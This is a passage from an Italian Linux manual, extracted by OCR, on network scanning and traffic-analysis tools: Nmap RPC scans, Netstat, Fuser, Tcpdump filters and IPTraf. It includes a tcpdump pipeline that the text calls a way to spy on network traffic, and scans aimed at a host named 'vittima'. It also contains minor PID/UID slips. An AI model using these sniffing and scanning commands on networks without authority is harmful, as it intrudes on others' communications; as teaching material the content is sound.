
  Tenta di determinare le porte TCP abbinate a servizi RPC presso il nodo specificato, attraverso una prima scansione di tipo TCP SYN.

- # **nmap -sU -sR vittima.brot.dg** [*Invio*]

  Tenta di determinare le porte UDP abbinate a servizi RPC presso il nodo specificato.

Eventualmente è disponibile anche un programma frontale per l'uso di Nmap attraverso un'interfaccia grafica. Si tratta di '**nmapfe**' che ha l'aspetto visibile nella figura successiva.

Figura 43.72. Nmap attraverso l'interfaccia grafica offerta da '**nmapfe**'.



43.8 Strumenti per il controllo e l'analisi del traffico IP

«

L'analisi del traffico della rete, sia per mezzo dell'intercettazione di tutti i pacchetti che attraversano una rete fisica, sia per mezzo del controllo di ciò che riguarda esclusivamente una singola interfaccia di rete del nodo locale, è molto importante per comprendere i problemi legati alla sicurezza e per scoprire inconvenienti di vario genere.

L'uso produttivo degli strumenti che vengono descritti richiederebbe una preparazione adeguata sulla composizione dei pacchetti dei protocolli TCP/IP, diversamente si riesce solo a sfiorare la comprensione di quello che accade. Tuttavia, per quanto poco, un po' di pratica con questi può essere utile in ogni caso.

43.8.1 Netstat

«

Netstat[20] è un programma specifico di GNU/Linux, in grado di mostrare in modo agevole alcune informazioni contenute nella directory '`/proc/net/`'. Le informazioni disponibili sono molte, anche troppe, ma qui viene mostrato solo un uso limitato del programma, in relazione ai protocolli TCP/IP.

Le informazioni disponibili riguardano esclusivamente la sfera del nodo locale, comprese le connessioni che lo riguardano.

Netstat potrebbe essere utilizzato per fornire le stesse informazioni che si possono ottenere già da '**`route`**', '**`ifconfig`**' e in parte da '**`iptables`**'. In generale, comunque, questo non dovrebbe essere il suo uso normale, che qui non viene mostrato.

L'eseguibile '**netstat**' emette attraverso lo standard output una serie di notizie riferite a tutti i tipi di connessione disponibili, traendo le informazioni dai file virtuali della directory '`/proc/net/`'.

```
netstat [opzioni]
```

Se '**netstat**' viene usato senza opzioni, mostra la situazione di tutti i tipi di collegamento, elencando i socket aperti. Se tra le opzioni appare l'indicazione di uno o più protocolli, le informazioni che si ottengono si limitano a quanto richiesto espressamente.

Opzione	Descrizione
`-t` `--tcp`	Richiede espressamente lo stato delle connessioni TCP.
`-u` `--udp`	Richiede espressamente lo stato dei socket che utilizzano il protocollo UDP.
`--inet` `--ip`	Richiede espressamente le informazioni che riguardano l'uso dei protocolli TCP/IP.
`-e`	Richiede di aggiungere l'indicazione dell'utente proprietario del processo relativo.
`-o`	Richiede di aggiungere l'indicazione dei timer di rete.
`-a`	Elenca tutte le porte utilizzate, incluse quelle dei serventi in ascolto.
`-n`	Mostra le informazioni in forma numerica: indirizzi IP, numeri di porta, numeri UID.

Segue la descrizione di alcuni esempi.

- `# netstat --inet` [*Invio*]

  Emette l'elenco dei socket di dominio Internet, ovvero tutte le comunicazioni aperte tra i programmi attraverso i protocolli TCP/IP.

- `# netstat --inet -e` [*Invio*]

  Come nell'esempio precedente, aggiungendo l'indicazione degli utenti proprietari dei processi che attuano le connessioni.

- `# netstat --tcp -a` [*Invio*]

  Mostra la situazione delle porte TCP, in particolare quelle dei servizi in ascolto.

Gli elenchi restituiti da Netstat sono composti in forma tabellare. Di seguito appare la descrizione dei nomi delle colonne di queste e poi dei vari tipi di stato.

Colonna	Descrizione
`Proto`	Rappresenta il protocollo utilizzato in ogni porta attiva. Può trattarsi di '**`tcp`**', '**`udp`**' e '**`raw`**'.

`Recv-Q`
 	
`Send-Q`
	Rappresenta la coda di byte che sono stati ricevuti ma non ancora prelevati dal programma che utilizza la connessione, o che sono stati trasmessi ma per i quali non è stata ricevuta conferma dal nodo remoto.

`Local Address`
 	
`Foreign Address`
	Rappresenta rispettivamente l'indirizzo locale e quello remoto, completo dell'indicazione della porta relativa.

Colonna	Descrizione
`User`	Il nome o il numero UID dell'utente proprietario della porta. Si ottiene questa informazione con l'opzione '**`-e`**'.
`State`	Rappresenta lo stato della porta, indicato attraverso una parola chiave. Lo stato riguarda prevalentemente le connessioni TCP, negli altri casi dovrebbe essere assente.

Stato	Descrizione
`ESTABLISHED`	La porta ha una connessione in corso.
`SYN SENT`	La porta sta tentando di instaurare una connessione.
`SYN RECV`	È in corso l'inizializzazione della connessione.
`FIN WAIT1`	La porta è chiusa e la connessione è in corso di conclusione.
`FIN WAIT2`	La connessione è chiusa e la porta è in attesa della conferma dall'altra parte.
`TIME WAIT`	La porta è in attesa della conferma della conclusione della connessione.
`CLOSED`	La porta non è in uso.
`CLOSE WAIT`	La porte remota conclude la connessione ed è in attesa di conferma dell'altra parte.
`LAST ACK`	La parte remota chiude la connessione e la porta è chiusa: si è in attesa della conferma finale.
`LISTEN`	La porta è in ascolto in attesa di connessioni in arrivo. Queste porte vengono indicate solo se si utilizza l'opzione '**`-a`**'.

Stato	Descrizione
CLOSING	Entrambe le porte stanno chiudendo la connessione, ma i dati non sono stati inviati completamente.
UNKNOWN	Lo stato della porta è sconosciuto.

A titolo di esempio viene mostrato come può apparire una connessione TELNET tra *dinkel.brot.dg* e *roggen.brot.dg*.

```
# netstat --tcp [Invio]

Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 roggen.brot.dg:1170   dinkel.brot.dg:telnet ESTABLISHED
tcp        0      0 dinkel.brot.dg:telnet roggen.brot.dg:1170   ESTABLISHED
```

43.8.2 Fuser

«

Fuser[21] è un programma specifico per sistemi GNU/Linux,[22] che consente di individuare facilmente il processo elaborativo che ha aperto un file, oppure una porta (TCP o UDP). Si utilizza attraverso l'eseguibile '**fuser**' e per individuare l'utilizzo di una porta TCP, si usa l'opzione '**-n tcp**', mentre per quanto riguarda porte UDP, si usa l'opzione '**-n udp**'. L'esempio seguente mostra il comando necessario a conoscere il numero identificativo del processo che ha aperto la porta TCP 22:

```
# fuser -n tcp 22 [Invio]

22/tcp:                598
```

Successivamente, conoscendo il numero UID del processo, con l'aiuto di '**ps**', si può scoprire chi è:

```
# ps ax | grep " 589 "[Invio]

   598 ?        S      0:00 /usr/sbin/sshd
```

Naturalmente, è possibile avere informazioni più dettagliate direttamente attraverso '**fuser**', con l'opzione '**-v**':

```
# fuser -v -n tcp 22[Invio]

                     USER        PID ACCESS COMMAND
 22/tcp:             root        598 F.... sshd
```

43.8.3 Tcpdump

Tcpdump [23] è lo strumento fondamentale per l'analisi del traffico che avviene nella rete fisica a cui si è collegati. Permette sia di ottenere una visione sintetica dei pacchetti, sia di visualizzarne il contenuto in esadecimale. Inoltre, è possibile definire un filtro ai pacchetti da prendere in considerazione. Purtroppo, il suo utilizzo efficace richiede un'ottima conoscenza dei protocolli TCP/IP.

I pacchetti vengono analizzati solo nella prima parte, normalmente di 68 byte, perdendo le informazioni successive. Eventualmente, questa dimensione può essere aumentata, anche se in generale ciò è sconsigliabile dal momento che richiederebbe un tempo di elaborazione maggiore, portando anche alla perdita di pacchetti.

Tcpdump può generare un risultato in esadecimale, oppure può emettere i pacchetti così come sono. Per poter interpretare il contenuto dei pacchetti, è necessario conoscere la loro struttura, in base ai protocolli relativi. A titolo di esempio, viene mostrato un programma Perl elementare, per filtrare i caratteri di controllo ASCII:

```
#!/usr/bin/perl

while ($riga = <STDIN>)
  {
    $riga =~ tr/\x00-\x1F//;
    $riga =~ tr/\x7F//;
    $riga =~ tr/\xFF//;
    print STDOUT ("$riga");
  }
```

Supponendo che questo sia il programma '**filtro**', si può spiare in modo molto banale ciò che passa per la rete con il comando seguente:

```
# tcpdump -l -i eth0 -s 0 -w - | filtro [Invio]
```

La cosa diventa ancora più semplice se si vuole utilizzare il programma '**strings**' che dovrebbe essere disponibile in tutti i sistemi standard:

```
# tcpdump -l -i eth0 -s 0 -w - | strings [Invio]
```

Segue il modello sintattico per il suo utilizzo:

```
tcpdump [opzioni] [espressione]
```

Tabella 43.81. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-i` ***interfaccia***	*interface*	Definisce l'interfaccia di rete attraverso cui '**`tcpdump`**' deve porsi in ascolto. Se non viene specificata, '**`tcpdump`**' sceglie la prima, ma potrebbe trattarsi anche di '**`lo`**' (*loopback*).
`-l`	*pipeline*	Filtra l'output attraverso una memoria tampone, in modo da gestire meglio i condotti.
`-n`	*numbers*	Fa in modo di non convertire gli indirizzi numerici e i numeri di porta nei nomi corrispondenti.
`-s` ***n_byte***	*split*	Permette di definire esplicitamente la quantità di byte da prendere in considerazione per ogni pacchetto. In modo predefinito vengono trattati solo i primi 68 byte. Quando la lunghezza è troppo breve per dare informazioni sufficienti, se viene identificato almeno il tipo di protocollo, quello che si ottiene è una stringa nella forma '**`[`**`|`***protocollo***`]`'.
`-w` ***file***	*write*	Memorizza i pacchetti grezzi all'interno di un file, invece di analizzarli ed emetterne il risultato. Il contenuto di questo file può essere elaborato successivamente con l'opzione '**`-r`**'.

Opzione	Significato mnemonico	Descrizione
`-r` ***file***	*read*	Legge i pacchetti da quanto accumulato precedentemente in un file attraverso l'opzione '**`-w`**'. In pratica, permette di analizzare quanto raccolto in precedenza.
`-x`	*exa*	Si limita a emettere i pacchetti in forma esadecimale. Per la precisione, viene emessa solo la parte dei pacchetti che rientra nel limite fissato con l'opzione '**`-s`**', ovvero i primi 68 byte se questa non è stata indicata.
`-F` ***file***	*filter*	Permette di fornire l'espressione di filtro dei pacchetti attraverso un file indicato con questa opzione.

Segue la descrizione di alcuni esempi.

- `#` **`tcpdump -i eth0`** [*Invio*]

  Emette attraverso lo standard output tutto il traffico che può essere intercettato per mezzo dell'interfaccia '**`eth0`**'.

- `#` **`tcpdump -n -i eth0`** [*Invio*]

  Come nell'esempio precedente, ma le informazioni sugli indirizzi e sui numeri di porta vengono indicati in forma numerica.

- `#` **`tcpdump -x -i eth0`** [*Invio*]

  Emette attraverso lo standard output il contenuto della prima parte dei pacchetti che possono essere intercettati per mezzo

dell'interfaccia '**eth0**'. Questi dati vengono espressi in forma esadecimale.

L'utilizzo di Tcpdump non è molto utile se non viene definito un filtro a ciò che si vuole analizzare. Per questo motivo, dopo le opzioni normali della riga di comando può essere indicata un'espressione, più o meno articolata: solo i pacchetti che soddisfano la condizione espressa vengono presi in considerazione.

Questa espressione contiene spesso degli spazi: può essere fornita a Tcpdump in un argomento unico utilizzando dei delimitatori, oppure può essere composta da più argomenti in sequenza. Inoltre, attraverso l'opzione '**-F**' è possibile fornire l'espressione contenuta in un file; in tal caso, l'espressione può essere scritta su più righe, senza bisogno di simboli di continuazione.

Le espressioni di Tcpdump sono composte da primitive che possono essere raggruppate per mezzo delle parentesi tonde (in modo da evitare ambiguità nell'ordine di risoluzione) e connesse attraverso operatori booleani:

`!` `not`	un punto esclamativo o la parola chiave '**not**' rappresenta la negazione logica;
`&&` `and`	una doppia e-commerciale ('**&&**') o la parola chiave '**and**' rappresenta il concatenamento, ovvero un AND logico;
`||` `or`	una doppia barra verticale ('**||**') o la parola chiave '**or**' rappresenta l'alternanza, ovvero un OR logico.

All'interno delle primitive possono apparire riferimenti a diversi tipi di entità, che vengono descritte brevemente.

- Gli indirizzi di origine o di destinazione, riferiti al protocollo TCP/IP, possono essere indicati attraverso nomi a dominio o numeri IP. In particolare, è possibile fare riferimento a una sottorete indicando il numero IP parziale.
- Le porte possono essere identificate per numero o per nome.
- Per identificare i protocolli si possono usare delle parole chiave precise; in particolare: '**`ether`**', '**`fddi`**', '**`ip`**', '**`arp`**', '**`rarp`**', '**`decnet`**', '**`tcp`**', '**`udp`**'.

  Il protocollo identificato dalle parole chiave elencate dovrebbe essere intuitivo, almeno per i casi più comuni (IP, ARP, RARP, TCP e UDP). Le prime due parole chiave sono equivalenti: '**`ether`**' e '**`fddi`**' rappresentano semplicemente il secondo livello, collegamento dati, del modello ISO-OSI.

Primitiva	Descrizione
`dst host` ***nodo*** `src host` ***nodo*** `host` ***nodo***	Se viene usata la parola chiave '**`dst`**', si avvera se il campo della destinazione IP corrisponde al nodo indicato; se viene usata la parola chiave '**`src`**', si avvera se il campo dell'origine IP corrisponde al nodo indicato; altrimenti, in mancanza di tali parole chiave, si avvera se il nodo corrisponde indifferentemente all'origine o alla destinazione.
`ether dst` ***nodo_ethernet*** `ether src` ***nodo_ethernet*** `ether host` ***nodo_ethernet***	Definisce un indirizzo Ethernet numerico o derivato dal contenuto del file '`/etc/ethers`'. Come si può intuire, nel primo caso si fa riferimento a una destinazione, nel secondo a un'origine, nel terzo non si fa differenza.

Primitiva	Descrizione
`gateway` ***nodo***	Si avvera nel caso i pacchetti utilizzino il nodo indicato come *gateway*, ovvero, quando l'indirizzo Ethernet dell'origine o della destinazione non appartiene né all'indirizzo IP dell'origine, né a quello della destinazione.

Primitiva	Descrizione
`dst net` ***rete*** `src net` ***rete*** `net` ***rete***	Se viene usata la parola chiave '**`dst`**', si avvera se il campo della destinazione IP appartiene alla rete indicata; se viene usata la parola chiave '**`src`**', si avvera se il campo dell'origine IP appartiene alla rete indicata; altrimenti, in mancanza di tali parole chiave, si avvera se la rete corrisponde indifferentemente all'origine o alla destinazione. La rete può essere indicata con un numero IP incompleto, oppure attraverso l'aggiunta di una maschera di rete. Per cui, la sintassi potrebbe essere estesa come nel modello successivo.

Primitiva	Descrizione

`dst net {`***rete*** `↩`
`↪| `***indirizzo_ip*** `mask` ***maschera_ip*** `↩`
`↪| `***indirizzo_ip*** `/` ***lunghezza_maschera*** `}`
`src net {`***rete*** `↩`
`↪| `***indirizzo_ip*** `mask` ***maschera_ip*** `↩`
`↪| `***indirizzo_ip*** `/` ***lunghezza_maschera*** `}`
`net {`***rete*** `↩`
`↪| `***indirizzo_ip*** `mask` ***maschera_ip*** `↩`
`↪| `***indirizzo_ip*** `/` ***lunghezza_maschera*** `}`
	In tal caso, la maschera di rete può essere indicata attraverso un numero IP corrispondente, oppure attraverso la quantità di bit a uno nella parte iniziale di tale maschera.

`dst port` ***porta*** `src port` ***porta*** `port` ***porta***	Definisce una porta TCP o UDP, trattandosi rispettivamente di un'origine, di una destinazione, o di entrambe le cose indifferentemente.

`less` ***lunghezza*** `↩`
`↪| len <=` ***lunghezza***
`greather` ***lunghezza*** `↩`
`↪| len >=` ***lunghezza***
	Si avvera se la dimensione del pacchetto è inferiore o uguale, oppure maggiore o uguale alla quantità di byte indicata.

Primitiva	Descrizione
`ether proto` ***protocollo***	Definisce la selezione di un protocollo Ethernet attraverso un numero oppure un nome: '**`ip`**', '**`arp`**', '**`rarp`**'. Dal momento che questi nomi sono anche parole chiave per Tcpdump, vanno indicati facendoli precedere da una barra obliqua inversa ('`\`') (ciò tenendo conto anche del tipo di shell utilizzato; nel caso della shell Bash e di altre, occorre raddoppiare la barra obliqua inversa).
`ip proto` ***protocollo***	Definisce la selezione di un protocollo IP attraverso un numero, oppure un nome: '**`icmp`**', '**`igrp`**', '**`udp`**', '**`nd`**', '**`tcp`**'. Tuttavia, i nomi '**`icmp`**', '**`tcp`**' e '**`udp`**' vanno preceduti da una barra obliqua inversa ('`\`') per evitare che vengano interpretati in modo speciale da Tcpdump.
`[ether] broadcast`	Si avvera se il pacchetto è di tipo Ethernet broadcast.

Primitiva	Descrizione
`ip broadcast`	Si avvera per un pacchetto IP broadcast.
`[ether] multicast`	Si avvera se il pacchetto è di tipo Ethernet multicast.
`ip multicast`	Si avvera per un pacchetto IP multicast.

Segue la descrizione di alcuni esempi.

- # **`tcpdump host dinkel.brot.dg`** [*Invio*]

  Individua ed emette tutto il traffico riferito a *dinkel.brot.dg*.

- # **`tcpdump host dinkel.brot.dg and host roggen.brot.dg`** [*Invio*]

  Individua ed emette tutto il traffico riferito simultaneamente a *dinkel.brot.dg* e a *roggen.brot.dg*. In pratica si limita a estrarre il traffico tra questi due nodi.

- # **`tcpdump host dinkel.brot.dg and \(host roggen.brot.dg`** ↩
  ↪ **`or host weizen.brot.dg\)`** [*Invio*]

  Individua esclusivamente il traffico intrattenuto tra *dinkel.brot.dg* e *roggen.brot.dg*, oppure tra *dinkel.brot.dg* e *weizen.brot.dg*. Le parentesi tonde sono state protette attraverso la barra obliqua inversa per evitare una diversa interpretazione da parte della shell.

- # **`tcpdump host dinkel.brot.dg`** ↩
  ↪ **`and not host roggen.brot.dg`** [*Invio*]

  Analizza tutto il traffico intrattenuto da *dinkel.brot.dg* e tutti gli altri nodi, a esclusione di *roggen.brot.dg*.

- # **`tcpdump gateway router.brot.dg`** [*Invio*]

Analizza tutto il traffico che attraversa il nodo *router.brot.dg* senza essere diretto, o provenire da quello.

43.8.4 IPTraf

IPTraf[24] è un programma di servizio per l'analisi del traffico IPv4 (in parte anche di quello non IP) che transita attraverso la rete fisica a cui ci si trova connessi. IPTraf è specializzato nel tracciamento delle connessioni e nella produzione di statistiche, senza addentrarsi nella lettura del contenuto dei pacchetti.

IPTraf è fondamentalmente un programma interattivo che utilizza una console virtuale o un terminale a caratteri, organizzato attraverso dei menù. La figura 43.84 mostra il menù generale di IPTraf.

Figura 43.84. Menù generale di IPTraf.

```
.--------------------------------------.
| IP traffic monitor                   |
| General interface statistics         |
| Detailed interface statistics        |
| TCP/UDP service monitor              |
| Ethernet station monitor             |
| TCP display filters                  |
| Other protocol filters               |
| Options                              |
| Exit                                 |
`--------------------------------------'
```

IPTraf può essere configurato attraverso la funzione *Options* che appare nel menù generale. Inoltre, può annotare le informazioni sul traffico all'interno di un registro. Il file di configurazione e quello delle registrazioni vengono creati all'interno della directory '`/var/lib/iptraf/`', la quale deve essere presente.

Perché possa essere analizzato tutto il traffico della propria rete fisica, è necessario che sia abilitata la modalità promiscua.

Qui vengono descritti solo alcuni aspetti di IPTraf. Per il resto si può consultare la documentazione che accompagna questo programma.


Tabella 43.85. IPTraf funziona fondamentalmente in modo interattivo, tuttavia può essere avviato con delle opzioni in modo da raggiungere immediatamente la funzione desiderata.

Sintassi di avvio	Descrizione
`iptraf`	Avviando '**`iptraf`**' senza opzioni si ottiene il menù dal quale scegliere il tipo di funzione desiderata.
`iptraf -i`	Con l'opzione '**`-i`**' si ottiene immediatamente la selezione della funzione *IP traffic monitor*, ovvero il monitor del traffico IP in tempo reale.
`iptraf -g`	Con l'opzione '**`-g`**' si ottiene immediatamente la selezione della funzione *General interface statistics*, ovvero le statistiche generali delle interfacce presenti.
`iptraf -d` ***interfaccia***	Con l'opzione '**`-d`**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione *Detailed interface statistics*, ovvero le statistiche dettagliate di quell'interfaccia.

Sintassi di avvio	Descrizione
`iptraf -s` ***interfaccia***	Con l'opzione '**`-s`**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione *TCP/UDP service monitor*, ovvero il monitor dei servizi TCP e UDP di quell'interfaccia.
`iptraf -e`	Con l'opzione '**`-e`**' si ottiene immediatamente la selezione della funzione *Ethernet station monitor*, ovvero il monitor delle stazioni Ethernet (riguarda solo le interfacce Ethernet).

La configurazione di IPTraf può essere definita a livelli differenti: la configurazione generale e quella che riguarda i filtri di selezione dei pacchetti da elaborare. La configurazione generale è definibile attraverso la funzione *Options* del menù generale, da cui si accede a quanto si vede nella figura 43.86, che rappresenta anche l'impostazione predefinita.

Figura 43.86. Definizione delle opzioni generali di IPTraf.



